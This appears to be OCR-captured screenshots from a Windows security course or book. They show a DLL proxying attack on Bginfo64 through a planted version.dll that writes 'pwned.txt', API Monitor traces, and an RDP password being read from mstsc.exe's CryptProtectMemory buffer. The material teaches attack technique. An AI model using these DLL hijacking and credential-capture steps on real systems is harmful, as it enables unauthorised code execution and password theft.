
File Edit Format View Help

```
echo 1 > c:\users\ieuser\desktop\pwned.txt
```


Windows (CRLF) Ln 2, Col 1 100%




Administrator: Command Prompt
c:\Users\IEUser\Desktop\dllproxy>del c:\users\ieuser\desktop\dllproxy\version.dll
c:\Users\IEUser\Desktop\dllproxy>copy c:\windows\system32\version.dll c:\users\ieuser\desktop\dllproxy\version_orig.dll
1 file(s) copied.
c:\Users\IEUser\Desktop\dllproxy>copy C:\Users\IEUser\source\repos\version\x64\Release\version.dll c:\users\ieuser\desktop\dllproxy\version.dll
1 file(s) copied.
c:\Users\IEUser\Desktop\dllproxy>


Administrator: Command Prompt
c:\Users\IEUser\Desktop\dllproxy>Bginfo64.exe
c:\Users\IEUser\Desktop\dllproxy>
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time of Day Process Name PID Operation Path
2:37:07.432... Bginfo64.exe 4072 CreateFile C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432... Bginfo64.exe 4072 QueryBasicInfor... C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432... Bginfo64.exe 4072 CloseFile C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432... Bginfo64.exe 4072 CreateFile C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432... Bginfo64.exe 4072 CreateFileMapping C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432... Bginfo64.exe 4072 CreateFileMapping C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.432... Bginfo64.exe 4072 Load Image C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.433... Bginfo64.exe 4072 C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.434... Bginfo64.exe 4072 CloseFile C:\Users\IEUser\Desktop\dllproxy\version.dll
2:37:07.434... Bginfo64.exe 4072 CloseFile C:\Users\IEUser\Desktop\dllproxy\version.dll
Showing 10 of 430,541 events (0.0023%)
Backed by virtual memory
pwned.txt
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.

API Monitor


API Filter
All Modules
Local File Systems
Directory Management
Disk Management
File Management
Encrypted File System (EFS)
File System Redirector
Lempel-Ziv (LZ) Compression
Kernel32.dll
AreFileApisANSI
CancelIo
CancelIoEx
CancelSynchronousIo
CheckNameLegalDOS8Dot3A
CheckNameLegalDOS8Dot3W
CopyFile2
CopyFileA
CopyFileExA
CopyFileExW
CopyFileTransactedA
CopyFileTransactedW
CopyFileW
CreateFile2
CreateFileA
CreateFileTransactedA
CreateFileTransactedW
CreateFileW
CreateHardLinkA
CreateHardLinkTransactedA
Capture
Display
External DLL

Summary | 0 calls | 7 KB used | notepad.exe


#	Time of Day	Thread	Module	API	Return Value	Error
1	4:56:10.003 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075b120, FILE_READ_ATTRIBUTES | GENERIC_...	STATUS_SUCCESS	
2	4:56:10.034 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075d8e0, FILE_READ_ATTRIBUTES | GENERIC_...	STATUS_SUCCESS	
3	4:56:10.034 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075b7d0, FILE_READ_ATTRIBUTES | GENERIC_...	STATUS_SUCCESS	
4	4:56:10.097 PM	1	notepad.exe	CreateFileW ("mynewfile.txt", GENERIC_READ, FILE_SHARE_READ | FILE...	INVALID_HANDLE_VALUE	2 = The system
5	4:56:10.097 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075e3a0, FILE_READ_ATTRIBUTES | GENE...	STATUS_OBJECT_NAME_NOT...	0xc0000034 = C
6	4:56:10.112 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075d360, FILE_READ_ATTRIBUTES | GENERIC_...	STATUS_SUCCESS	
7	6:01:45.202 PM	1	notepad.exe	CreateFileW ("mynewfile.txt", GENERIC_READ | GENERIC_WRITE, FILE_S...	0x0000000000000334	
8	6:01:45.202 PM	1	KERNELBASE.dll	NtCreateFile (0x000000aa4075e3a0, FILE_READ_ATTRIBUTES | GENE...	STATUS_SUCCESS	


	Pre-Call Value	Post-Call Val
	0x00007ff7e0df68c0 "mynewfile.txt"	0x00007ff7e
	GENERIC_READ	GENERIC_RE
	FILE_SHARE_READ | FILE_SHARE_W...	FILE_SHARE_

Hex Buffer: 28 bytes (Post-Call)

```
0000  6d 00 79 00 6e 00 65 00 77 00 66 00 69 00 6c 00 65 00  m.y.n.e.w.f.i.l.e.
0012  2e 00 74 00 78 00 74 00 00 00                        ..t.x.t...
```

Stealing a Password from RDP




Monitoring - API Monitor v2 64-bit (Administr
File
Edit
View
Filter
Tools
Window
API Filter
All Modules
Certificate Store
Certificate Trust List
Certificate and Certificate Store Main
CryptXML
Data Conversion
Data Encryption and Decryption
Advapi32.dll
Crypt32.dll
CryptProtectData
CryptProtectMemory
CryptUnprotectData
CryptUnprotectMemory
Data Management
Capture
Display
External DLL
Running Processes
Process
PID
Microsoft.Photos.exe 8948
MicrosoftEdge.exe 7676
MicrosoftEdgeCP.exe 9872
MicrosoftEdgeSH.exe 9192
mstsc.exe 3308
rdpclip.exe 2184
RuntimeBroker.exe 5888
RuntimeBroker.exe 6016
RuntimeBroker.exe 6548
RuntimeBroker.exe 6968
Processes
Services

Summary | 9 calls | 7 KB used | mstsc.exe

#	Time of Day	Thread	Module	API
1	9:14:11.931 PM	2	mstscax.dll	CryptProtectMemory (0x000001c251ee0160, 240, CRYPTPROTECTMEM
2	9:14:11.931 PM	2	mstscax.dll	CryptProtectMemory (0x000001c2564074e0, 32, CRYPTPROTECTMEM
3	9:14:11.931 PM	3	mstscax.dll	CryptUnprotectMemory (0x000001c256406ee0, 32, CRYPTPROTECTM

Call Value

00001c2564074e0

PTPROTECTMEMORY_

Hex Buffer: 32 bytes (Pre-Call)

```
0000  16 00 00 00 50 00 40 00 73 00 73 00 77 00  ....P.@.s.s.w.
000e  30 00 72 00 64 00 31 00 32 00 33 00 00 00  0.r.d.1.2.3...
001c  00 00 00 00                                ....
```

Kernel Debugging




Figure 8-3. User mode and kernel mode

Virtual machines - Microsoft Az

portal.azure.com/#blade/HubsExtension/BrowseResourceBlade/resourceTyp...

Private (2)

Microsoft Azure

Search resources, services, and docs (G+/)

cnit.123g@gmail.com
DEFAULT DIRECTORY

All services >

Virtual machines

Default Directory

Add | Reservations | Edit columns | Refresh | Try preview | Assign tags | Start | Restart | Stop | Delete | ...

Try the new virtual machine resource browser! This experience is faster and has improved sorting and filtering capabilities. Please note that the new experience will not show classic virtual machines and does not include support for some columns such as maintenance status.

Subscriptions: Azure for Students

